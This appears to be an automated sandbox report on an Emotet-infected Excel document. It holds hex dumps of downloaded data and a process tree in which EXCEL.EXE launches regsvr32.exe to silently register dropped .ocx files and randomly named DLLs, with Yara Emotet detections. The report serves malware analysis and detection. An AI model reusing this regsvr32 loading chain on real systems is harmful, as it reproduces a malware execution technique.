2022-05-23 16:59:18 UTC	1408	IN	Data Raw: 47 47 47 ff 51 51 51 ff 4c 4c 4c ff 46 46 47 ff a8 a7 a9 ff d9 db d2 ff 73 53 d7 ff 43 11 dd ff 4d 1f dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c db ff 4b 1c df ff 49 1c cb fe 47 1d ad ff 47 1d b2 f4 48 1d ba 23 48 19 c1 00 48 1a bf 02 4b 4a 4d 01 4d 4d 4d ce 4d 4d 4d ff 4d 4d 4d fb 4d 4d 4d ff 4d 4d 4d 47 4d 4d 4d 00 4d 4d 4d 03 4e 4e 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 51 51 51 00 4d 4d 4d 00 4d 4d 4d Data Ascii: GGGQQQLLLFFGsSCMKKKKKKKKKKKKKIGGH#HHKJMMMMMMMMMMMMMMMMMMGMMMMMMNNNQQQMMMMMMM
2022-05-23 16:59:18 UTC	1424	IN	Data Raw: 3b 3b 3b ff 2d 2d 2d ff 38 38 38 ff ae ae ae ff d5 d5 d6 ff c8 c8 c9 ff d2 d4 cc ff 6e 4b d9 ff 44 12 dd ff 4d 1f dc ff 4a 1b dc ff 48 18 db ff 48 18 db ff 4a 1b dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dd ff 4b 1c d8 ff 47 1d b3 ff 47 1d af ff 47 1d b0 ff 47 1d b0 fb 47 1d b0 ff 47 1d b3 99 47 1d ae 00 47 1d ae 03 48 1d b9 00 49 1e cb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: ;;;---888nKDMJHHJKKKKKGGGGGGGGHI

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:18 UTC	1440	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 21 8e ee 00 03 8f e3 03 03 8e e2 00 03 8f e3 46 03 90 e4 ff 07 95 ea fb 0b 9b f2 fc 0f a0 f8 ff 10 a2 fb ff 11 a4 fd ff 12 a4 fd ff 12 a4 fd ff 12 a4 fd ff 12 a4 fd ff 11 a3 fc ff 10 a2 fa ff 0e 9e f6 ff 0a 99 f0 ff 06 93 e8 ff 03 8e e2 ff 02 8e e2 ff 03 8f e3 ff 03 8f e3 ff 03 8f e3 ff 03 8f e3 fe 03 8f e3 fb 03 8f e3 fe 03 8f e4 ff 05 91 e6 6f 00 8c e2 00 00 8f e6 03 3e 5e 70 01 4f 4d 4c 02 00 05 09 00 4d 4d 4d b8 4d 4d 4d ff 4d 4d 4d fa 4d 4d 4d ff 4d 4d 4d cb 4c 4c 4c 04 4c 4c 4c 00 4d 4d 4d 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4e 4e 4e 00 4d 4d 4d 03 4d 4d 4d 00 4d 4d 4d 44 4d 4d 4d ff 4d 4d 4d fd 4d 4d 4d fb 4d 4d 4d ff 4d 4d 4d 8d 4c 4c 4c 00 4e 4b 4a 04 3d 5e 72 Data Ascii: !Fo>^pOMLMMMMMMMMMMMMMMLLLLLLMMMNNNMMMMMMMMMDMMMMMMMMMMMM MMMLLLNKJ=^r
2022-05-23 16:59:18 UTC	1456	IN	Data Raw: 20 00 61 00 6e 00 64 00 20 00 63 00 6f 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 0a 00 41 00 62 00 6f 00 75 00 74 00 34 00 51 00 75 00 69 00 74 00 20 00 74 00 68 00 65 00 20 00 61 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 3b 00 20 00 70 00 72 00 6f 00 6d 00 70 00 74 00 73 00 20 00 74 00 6f 00 20 00 73 00 61 00 76 00 65 00 20 00 64 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 73 00 0a 00 45 00 78 00 69 00 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 41 28 00 53 00 77 00 69 00 74 00 63 00 68 00 20 00 74 00 6f 00 20 00 74 00 68 00 65 00 20 00 6e 00 65 00 78 00 74 00 20 00 77 00 69 00 6e 00 64 00 6f 00 77 00 20 00 70 00 61 00 6e 00 65 00 0a 00 4e 00 65 00 78 00 74 00 20 00 50 00 61 00 6e Data Ascii: and copyrightAbout4Quit the application; prompts to save documentsExitPA(Switch to the next window paneNext Pan
2022-05-23 16:59:18 UTC	1472	IN	Data Raw: c4 5b 22 3b bd 58 51 1b bd 43 63 19 d5 82 35 18 cf 93 9a fc 2c b1 b5 5b 95 36 56 7e e8 24 45 00 01 b2 7a b8 88 db 72 14 4f 97 1a 45 4a 2b 4f f0 56 bb 20 16 79 82 b2 74 fb 32 53 4d ce 44 16 52 45 19 49 52 b7 44 67 70 f3 1a 70 71 b1 07 72 10 79 9e a4 42 d9 36 56 56 fe 29 6b 20 f5 36 12 03 91 43 04 19 84 54 7a 89 bf ba 27 b4 12 14 4c 6c 32 06 6c b5 36 52 4f 84 9a 7a 3a b5 72 17 69 51 f3 87 43 3b 1a 45 4a 4a b9 37 72 10 e5 76 7d 63 73 e2 8d 89 1c 29 6b 20 28 fb 72 17 69 d3 42 14 63 95 5f 5e 8f db 74 57 76 b9 20 16 79 c8 1e 56 5a fd 33 49 7f 33 fa 33 bf 3b 8e 16 12 10 d1 11 af 61 eb 1c 14 53 68 20 49 a4 d8 37 76 52 4f f9 8d fb c4 44 16 52 bf 77 6d 72 bd 7c 67 68 d5 65 4e 63 f8 fa 5c f7 20 16 79 28 19 12 72 f7 33 49 6f d7 2f 8d c9 b2 3d 76 16 f1 f4 08 5e ea 2e Data Ascii: [";XQCc5,[6V~$EzrOEJ+OV yt2SMDREIRDgppqryB6VV)k 6CTz'Ll2l6ROz:riQC;EJJ7rv}cs)k (riBc_^tWv yVZ3l33;aSh I7vRODRwmr|gheNc\ y(r3Io/=v^.
2022-05-23 16:59:18 UTC	1488	IN	Data Raw: cd 7d dd 52 f7 5d 2b 59 9f 0c 02 5f b1 06 3e a5 70 39 59 84 17 12 4a 0e 04 6d ce 4d 52 8d 49 cc b2 d3 43 50 4e 3c ad 9a 22 db 35 a6 d6 32 64 7a da 83 22 3a fb f2 53 ed 4f 00 32 f9 73 53 c0 16 12 48 0b dd 1b b9 22 d9 74 57 26 bb 21 5a d0 07 76 1a f9 33 f3 e4 0b 24 52 3a bd 36 ed d2 34 30 0b db 16 69 e1 15 a8 3b df 7c 40 6a 11 ca 0e 56 22 ff 33 49 07 8b 77 e6 bf 77 6d 12 7e bb 46 d1 de 63 6a db 78 63 dd 75 ec bb 15 67 62 fb 36 52 5f e6 0a 80 76 f9 7b 6b c2 07 a6 bb 0e dc 12 ea 2f f0 b9 37 72 10 8c 3b 04 43 52 b5 37 2e e1 10 93 00 b3 3f 6e 75 ba 88 2f 74 c8 90 e6 3c 2b 1c 9e f8 1b 68 93 d3 98 a9 54 fb 27 2e f6 18 17 1a 47 34 36 b8 0c 0a 72 0b 83 25 55 20 d4 51 30 73 56 71 ef c6 b2 46 ec fb bf 70 77 aa 0a 60 5b f0 ad 33 f1 9f fa fc 8f 91 3b 01 7a db 7d 13 a1 Data Ascii: }R]+Y_>p9YJmMRICPN<"52dz":SO2sSH"tW&!Zv3$R:640i;|@jV"3lwwm~Fcjxcugb6R_v{k/7r;CR7.?nu/t<+ hT'.G46r%U Q0sVqFpw`[3;z}
2022-05-23 16:59:18 UTC	1504	IN	Data Raw: 12 18 ca 14 7a 41 82 d9 a1 73 56 f7 21 5d eb 52 2d 72 cc cd c4 6e 4f 81 77 1d 20 df b6 ad b7 45 2c 98 a3 1f 6a db 7d 1c 91 75 1b d8 c7 e8 52 49 b3 ce 08 f5 44 00 3d 36 c6 58 0c 2d 45 b9 06 2f df 14 15 ec bb 62 1b f7 21 45 54 8a 28 72 f3 33 00 c3 1c 00 32 f3 43 44 d8 dc 42 30 84 15 31 cc 83 d0 30 b2 3b 5f 61 59 1c 2c 63 fb 37 19 b6 00 20 09 b3 07 59 87 9a 5c 36 74 c8 1d 31 25 e1 15 47 f8 1b 4f 2c b9 8a ab a6 25 73 76 b0 28 38 5e 12 12 36 7b c2 85 b7 75 34 ff 18 9e 95 d1 7d 04 d8 36 55 c8 d8 36 25 65 95 0a 8d aa 0a 6f ea 32 3f 33 c8 17 59 8b 11 50 5e a0 07 3f 39 f2 23 5f 21 39 52 43 95 37 0d 25 98 2d 4f 81 77 0d e2 ac 49 52 b7 45 3c 83 a1 2e 6a 14 bb 3e 29 74 ef 77 36 c8 1f 05 9a e1 20 6c 4f bf 78 96 31 33 f2 27 84 36 43 e8 61 d3 61 50 89 b1 ab 3c 64 88 26 Data Ascii: zAsV!]R-rnOw E,j}uRID=6X-E/b!ET(r32CDB010;_aY,c7 Y\6t1%GO,%sv(8^6{u4}6U6%eo2?3YP^?9#_!9RC7%-OwIRE<.j>)tw6 lOx13'6CaaP<d&
2022-05-23 16:59:18 UTC	1520	IN	Data Raw: ea 89 6a 50 f1 1f 72 58 62 b3 2d 67 3a 5c 87 7a 77 aa 0b 24 02 82 f4 aa 49 d3 72 14 73 5f 66 61 6a 11 89 bb 3e e2 70 73 e1 18 93 08 dd f7 33 49 7f 1b 70 8d c9 b2 3d 76 06 99 df c6 5e ea 2e 74 00 f8 12 14 0c da cf 91 52 72 3a ff 72 a6 4e 02 32 3a bd e0 f0 56 37 30 43 18 dd a5 2a 0b 78 8c b6 fc a8 fe 19 10 1a f1 9e 36 3e e6 96 e8 0c 16 36 33 7a 92 7e b9 07 74 6e 29 e1 55 94 72 54 30 a3 76 7d 6b dd 94 7b 76 b0 29 6b 2c 56 d6 38 33 01 d7 f6 45 27 97 1a 45 4a 1c 30 19 56 71 dd 50 c8 62 93 33 ca 2d b6 17 e0 c1 5e 56 16 3f c8 16 12 10 2e e4 a1 9e ab 34 14 53 52 b1 10 16 79 95 48 80 8d b1 33 49 6b af 14 e0 36 58 0d 76 12 44 ca 14 7a 45 01 14 14 57 38 b9 20 16 7d c2 26 56 56 0c bd d2 3b 8b 76 56 12 b8 0d 76 16 d8 ad 81 5e 61 22 d9 35 58 57 32 64 7a d2 88 1a f1 b6 Data Ascii: jPrXb-g:\zw$lrs_faj>ps3Ip=v^.tRr:rN2:V70C*x6>63z~tn)UrT0v}k{v)k,V83E'EJ0VqPb3-^V?.4SRyH3 Ik6XvDzEW8 }&VV;vVv^a"5XW2dz
2022-05-23 16:59:18 UTC	1536	IN	Data Raw: 45 5b 1e 36 64 32 9e 06 72 2e c5 39 77 06 0a 20 5b fb 73 13 c8 27 16 f1 74 66 b8 e0 1f 70 4c 70 d2 f6 a3 77 41 c2 eb c8 72 f7 3a 75 5d 20 1b 74 5d 76 51 60 bf 75 5b e8 4f 69 6e 52 b1 06 4e 02 d2 7a cc 84 17 86 6d e4 89 6d ce 4d c6 0a d4 30 18 d3 73 c4 b7 41 5e 61 eb 25 c4 d7 75 3a 36 f5 1c b3 56 99 9a 76 b6 08 bf 0a f3 1f c6 35 c8 27 c6 72 d1 df 5c a6 2f a8 4e ec 5b 30 e5 77 a1 f2 85 72 72 f7 02 95 d5 e6 3f 72 f1 76 59 09 f4 06 43 db 13 71 9d b1 1b b9 ee 7d f5 fd e3 92 bb 71 b8 b7 9e 6b c6 4d 22 f9 7b 23 be b3 1d fa 92 b9 5d ab 22 dd 65 8f 97 d9 61 bb 14 53 d3 07 62 98 4a 65 4f 8b 77 62 bf 77 6d 6a bd 75 bb d9 1a 45 5a db 75 6b df 74 40 1a d2 06 72 36 f9 3b 5f 29 c4 45 c2 f9 7b c7 c0 16 12 10 ab e5 3d 61 6a 18 b3 b7 06 6d a7 fe 95 8f 1a fb 2e 52 7f 38 07 Data Ascii: E[6d2r.9w [s'tfpLpwAr:u] t]vQ`u[OinRNzmmM0sA^a%u:6Vv5'r\/N[0wrr?rvYCq}qkM"{#]"eaSbJeOwbw mjuEZukt@r6;_)E{=ajm.R8
2022-05-23 16:59:18 UTC	1552	IN	Data Raw: 40 2a 0a 0b d1 9e 42 3e fc 68 a9 82 33 72 f1 77 6d 72 e4 fb 48 50 d5 b8 ad 14 14 57 a1 63 68 32 11 c6 92 07 3b b1 33 49 1f 33 20 65 36 e2 2d 76 66 b1 37 74 0e 7d 52 79 30 b4 12 14 3c 3f 39 ea 52 b3 1e 52 2f 68 ce 74 16 2a ef 5d 4f 52 bd 74 67 08 d5 25 4e 00 71 ca 13 a4 b5 26 18 fb 09 b3 08 d9 9f 14 1d 00 32 3a bf 36 cf d0 37 30 07 db 1a 45 0a 63 e2 f8 9d 78 e7 f6 69 18 1a 8d 92 ba 3b e6 93 49 bb 29 3e 7a c0 39 26 79 ca 23 46 36 22 d3 dc 13 dd b4 40 8a 59 43 52 3a f9 da 53 fd 4f 00 32 3b bd eb c0 16 12 78 c8 d4 7a d1 6a 50 30 f8 ac b9 20 16 19 c8 d6 56 da 76 77 6d 07 8b c3 fb 72 17 71 d9 b2 14 db 50 5e 61 23 d3 53 bb 56 b9 20 16 71 0a db 19 ca 9e a5 8e b0 ff 7a f9 33 24 cb 53 36 f7 c7 74 fe 61 6a 50 fd b0 5b 30 2c b7 99 36 3d b5 36 52 27 46 4c 5f 32 33 8f Data Ascii: @*B>h3rwmrHPWch2;3I3 e6-vf7t}Ry0<?9RR/ht*]ORtg%Nq&2:670Ecxi;I)>z9&y#F6"@YCR:SO2;xzjP0 Vv wmrqP^a#SV qz3$S6tajP[0,6=6R'FL_23
2022-05-23 16:59:18 UTC	1568	IN	Data Raw: 02 fb 36 52 37 24 c2 88 1a 70 36 33 01 df 72 14 33 19 dd a1 62 18 b9 3f 72 08 ef bf e1 40 52 72 3a ff 33 49 7f 48 bb 2e 12 1b a1 13 3c 30 43 97 db a1 69 50 30 7b 81 47 64 b3 dc 83 51 72 72 bd ca 92 b0 b8 fd b9 14 0d c2 df f6 33 43 50 a9 80 41 9a e1 9a 55 fa a5 db 5f ca df b2 71 76 77 06 ca c0 31 72 36 7d c0 d7 f6 33 43 50 e6 c4 2b 4a 94 f2 e3 f0 67 32 59 a1 da 26 72 b1 f2 dd 4c 00 32 53 79 d0 49 d9 bb 80 40 50 5e 96 8b 7b fa a2 bf 33 ae 7a d2 90 93 9b 77 ff fa dd 4c 00 32 b3 93 83 4a 52 36 3e 28 d5 ee 62 6a 50 04 fa d3 80 67 32 59 c2 e7 c2 71 76 77 a1 07 04 f7 b5 b3 8b 4a 52 36 4e 0e 9d 5e a0 cf e8 33 73 56 38 e5 b7 e1 40 52 72 70 23 88 92 8e ad 8a 71 36 33 43 d3 83 88 40 50 5e 08 65 6d 30 37 dd bd dc 31 59 43 16 f9 f7 c6 74 6d 4f 8b bf b2 35 33 49 ba 48 Data Ascii: 6R7$p63r3b?r@Rr:3IH.<0CiP0{GdQrr3CPAU_qvw1r6}3CP+Jg2Y&rL2SyI@P^{3zwL2JR6>(bjPg2YqvwJR6N^ 3sV8@Rrp#q63C@P^em071YCtmO53IH

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:18 UTC	1584	IN	Data Raw: f2 e5 4f 00 32 d1 cc fe 49 39 b3 b8 43 50 5e 2c 26 dd 75 63 df b5 ec 32 59 43 d3 ff fa 76 77 6d cc 8f 5f 8c b7 86 c1 52 36 30 03 05 a3 9e ad d5 b0 73 56 30 28 bc 45 43 d9 ff f2 76 77 6d f7 9d b0 e5 65 c4 a8 93 dc 35 ca c5 de 61 6a 50 b1 c6 d6 30 64 32 bf 68 5d 72 f9 e3 f7 6d 4f 00 b9 ff be 33 49 52 de 43 31 50 5e da f9 08 36 73 bf a2 88 cd a6 84 d7 fa 72 76 77 aa 17 d1 32 f9 bb bb 49 52 36 88 06 70 89 25 9d b1 f1 99 53 b9 f1 ba 59 43 52 f3 c7 fe 77 6d 4f 3d c3 72 36 b8 cc da 36 30 43 b8 76 ef 6a 50 b5 b3 59 b4 66 3b 59 43 e9 be a4 7a 77 84 04 ec cd 8d f1 b6 c1 52 36 30 91 7e 05 61 ab fd b8 73 56 30 6f b3 ec cb 52 72 72 12 7c 6d 4f 8b b7 fa 36 33 49 13 bd ee ca 15 8e 88 75 bc cf 8c 91 b5 e4 32 59 43 82 58 a8 76 f6 e0 cf 00 32 72 b8 03 d6 97 b7 85 c3 50 5e Data Ascii: O2I9CP^,&uc2YCvwm_R60sV0(ECvwme5ajP0d2h]rmO3IRC1P^6srvw2IR6p%SYCRwmO=r660CvjPY f;YCzwR60~asV0oRrr|mO63lu2YCXv2rP^
2022-05-23 16:59:18 UTC	1600	IN	Data Raw: 7f 15 bd 66 26 d9 7b 47 ab 6b ba 9e 95 a7 e8 68 96 15 82 19 a6 bc 57 a8 f6 7c 77 84 4d ff cd 8d f1 76 2e a3 18 fb 43 d1 1b 06 9d fa 30 73 d7 7d 03 6c 39 c7 cd f3 07 11 b9 99 86 9f b9 37 51 db 4d 9f c8 cf 84 15 49 8a 4a ab 30 f2 13 27 52 22 59 43 1a f9 aa b1 33 49 2f 10 32 72 36 b2 04 45 09 bf 83 46 12 ec 2d 60 b1 06 41 4a 5b c5 4f 84 17 0d 4b 31 79 6d ce 4d 4d 88 0b 09 a4 39 73 4f 04 d9 1b 1e eb 25 4f 12 89 6a a8 f5 1c 34 c2 bc 62 76 b6 08 38 07 b3 07 41 0e a6 44 08 5b 06 27 60 e8 2f 27 b1 06 21 b6 e6 b1 76 84 17 1d 64 57 e9 6d ce 4d 5d db 42 c4 5b d3 43 5f 5d 8e dc 2f eb 25 5f 5e 20 36 cf b3 2c 2c aa b5 06 81 b0 28 28 d6 ba 9a 36 b2 0c 35 b4 a9 43 50 9f 0c 0d 5b 5b 36 31 49 ed 77 3e c2 27 15 49 26 77 6d 88 45 29 b0 74 cf 49 93 53 2b 4b d1 2b 7a 38 b9 75 Data Ascii: f&{GkhW|wMv.C0s}l97QMIJ0'R"YC3I/2r6EF-`AJ[OK1ymMM9sO%Oj4bv8AD[`'/'!vdWmM]B[C_]/%_^ 6,,((65CP[[61lw>'I&wmE)tIS+K+z8u
2022-05-23 16:59:18 UTC	1616	IN	Data Raw: 4a 52 39 bf 5c 57 5e 61 65 d4 2a 75 56 30 59 73 e1 43 52 7d f6 ad 73 6d 4f 3d 7e 4d 37 33 46 d6 8e 33 43 50 63 bc 12 51 30 7c d2 a1 66 32 59 7e f8 d5 73 76 78 e9 1e 01 32 72 0b c9 a8 50 36 3f c6 b4 54 61 6a 97 75 63 b5 3d 5e 32 d8 0e 42 b0 86 3a 94 e6 02 10 8a 37 16 e4 0d a5 d7 f1 a9 55 d7 34 7a d1 45 63 15 ee 85 33 9e 06 4a 86 15 00 77 ec 0a 18 69 4a c9 cc c8 17 2e d5 f4 af a1 e0 1f 48 f8 5e 10 8a e5 47 41 09 62 42 c8 fd 32 75 c4 45 22 9a 2e dd b7 ad f1 75 53 8a c7 68 6a 91 5d 63 5e b1 29 22 c8 76 bf 9b f3 33 67 09 e4 00 32 f3 43 23 47 6f d0 d9 84 15 46 8f fe 50 30 f8 1b 28 2c b9 81 fb 6b fc 91 4e 3b e6 84 f7 d3 ca 0f bd aa 6a e7 da ca 05 46 ea 27 48 c7 92 97 da 66 bb 0c 5b 93 17 6a 78 f6 18 57 96 39 4c 36 f4 0c 72 5a dd 03 50 df 24 4a ad e8 8c a9 b1 11 Data Ascii: JR9\W^ae*uV0YsCR}smO=~M73F3CPcQ0|f2Y~svx2rP6?Tajuc=^2B:7U4zEc3JwiJ.H^GAbB2uE".uShj]c^)"v 3g2C#GoFP0(,kN;jF'Hf[jxW9L6rZP$J
2022-05-23 16:59:18 UTC	1632	IN	Data Raw: cb 50 5e 61 82 83 b2 8c a9 78 ed 77 89 84 d7 fa 72 76 77 85 c6 fd 32 19 b3 bb 49 52 36 06 ca d5 d6 61 6a 50 88 70 cf 24 4b b3 dc cb 52 72 72 67 88 92 b0 c1 9f fa 36 33 49 5c b7 85 cb 50 5e 61 86 81 30 73 91 75 c0 3b c9 47 52 f9 3f d2 80 8c f7 6d f3 64 5a f2 a3 56 bf 65 e7 d1 2b c5 26 5d 30 73 91 75 e8 8b 3b d6 52 b3 17 fa 7c ec 3a 8c 47 26 27 98 8e 17 b6 6d 34 78 5e e0 2f d0 ef 1f a9 cf ef 7f d9 b4 b3 f9 b5 5d bd bc a6 03 f8 b3 df 36 c0 1f b6 b1 06 d0 62 e9 95 af b1 06 d6 2b eb 30 59 84 17 f6 b1 52 c7 6d c4 4d b6 85 d7 f2 a3 51 bf 65 c7 3b 1b e5 2f d9 75 f7 d7 45 e0 ae e8 98 53 b5 37 e6 3c 57 a8 00 7e f9 fd e2 24 c2 5d 75 d3 3b d7 24 fa d1 75 e3 38 38 9b cd d8 36 c2 8f 7b 27 47 aa 0a 94 2a 90 50 33 c8 17 a2 ee e6 50 5e e0 2f c4 ca bd a9 cf e5 47 cd 59 41 Data Ascii: P^axwrvw2IR6ajPp$KRrrg63l\P^a0su;GR?mdZVe+&]0su;R\|:G&'m4x^/]6b+0YRmMQe;/uES7<W~$]u;$u886 {'G*P3P^/GYA
2022-05-23 16:59:18 UTC	1648	IN	Data Raw: 37 8a 31 73 ea d7 66 32 39 99 53 72 8e ad 76 6d 83 e7 30 72 ca e8 48 52 30 c9 42 50 be 86 68 50 38 8a 57 30 bb 30 5b 43 a6 95 70 76 97 6f 4d 00 f0 75 34 33 41 ba 34 30 87 57 5c 61 e8 58 32 73 8e d0 66 32 dd 4b 50 72 f2 7f 75 6d af e0 30 72 b6 3a 4b 52 02 3a 41 50 e2 80 68 50 04 79 54 30 13 3c 5b 43 72 9a 70 76 0f 63 4d 00 76 7d 34 33 71 ba 34 30 07 5f 5c 61 f4 42 32 73 62 d2 66 32 f9 51 50 72 f9 65 75 6d 4f e0 30 72 ba 20 4b 52 0c 24 41 50 e2 80 68 50 0c 67 54 30 d4 27 5b 43 ba 92 70 76 c7 78 4d 00 89 64 34 33 49 b2 34 30 a7 46 5c 61 3e 47 32 73 56 d1 66 32 0d 54 50 72 6e 6f 75 6d a7 e0 30 72 2a 2a 4b 52 4d 2f 41 50 16 89 68 50 4c 6c 54 30 3c 11 5b 43 0e 9a 70 76 2f 4e 4d 00 27 54 34 33 79 b2 34 30 5b 76 5c 61 b7 76 32 73 3a d8 66 32 b9 65 50 72 af 51 75 Data Ascii: 71sf29Srvm0rHR0BPhP8W00[CpvoMu43A40W\aX2sf2KPrum0r:KR:APhPyT0<[CrpvcMv}43q40_\aB2sbf2QPr eumO0r KR$APhPgT0'[CpvxMd43I40F\a>G2sVf2TPrnoum0r**KRM/APhPLlT0<[Cpv/NM'T43y40[v\av2s:f2ePrQu

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2292, Parent PID: 576

General

Target ID:	0
Start time:	18:58:21
Start date:	23/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fb50000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: regsvr32.exe PID: 2372, Parent PID: 2292

General

Target ID:	3
Start time:	18:58:32
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\cusoa1.ocx
Imagebase:	0xff610000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.941525793.0000000000140000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.943069664.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 1200, Parent PID: 2372

General

Target ID:	4
Start time:	18:58:33
Start date:	23/05/2022

Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\TURzt\TXqeznNbFanh.dll"
Imagebase:	0xff610000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1247188737.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1246240752.00000000002C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CabF3F8.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	18002BB94	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\TarF3F9.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	18002BB94	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 1472, Parent PID: 2292

General

Target ID:	5
Start time:	18:58:35
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\cusoa2.ocx
Imagebase:	0xff610000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.948473026.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.947931348.00000000001C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1464**, Parent PID: **1472**

General

Target ID:	6
Start time:	18:58:38
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\KIMRaXPqDerXJoZF\aRgQEkQ.dll"
Imagebase:	0xff610000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.1247080526.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.1245946731.0000000000140000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2428**, Parent PID: **2292**

General

Target ID:	7
Start time:	18:58:41
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\cusoa3.ocx
Imagebase:	0xff610000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
